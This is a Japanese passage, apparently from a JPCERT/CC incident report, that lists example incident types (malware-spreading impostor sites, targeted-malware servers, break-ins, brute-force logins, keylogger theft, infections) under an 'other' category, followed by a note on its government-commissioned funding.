- 閲覧する組織が限定的である Web サイトになりすまし、マルウエアに感染させようとするサイト
- 特定の組織を標的としたマルウエアが通信を行うサーバ

○ その他

「その他」とは、上記以外のインシデントを指します。

JPCERT/CC が「その他」に分類しているものの例を次に掲げます。

- 脆弱性等を突いたシステムへの不正侵入
- ssh、ftp、telnet 等に対するブルートフォース攻撃の成功による不正侵入
- キーロガー機能を持つマルウエアによる情報の窃取
- マルウエア（ウイルス、ボット、ワーム等）の感染

本活動は、経済産業省より委託を受け、「平成３１年度サイバー攻撃等国際連携対応調整事業」として実施したものです。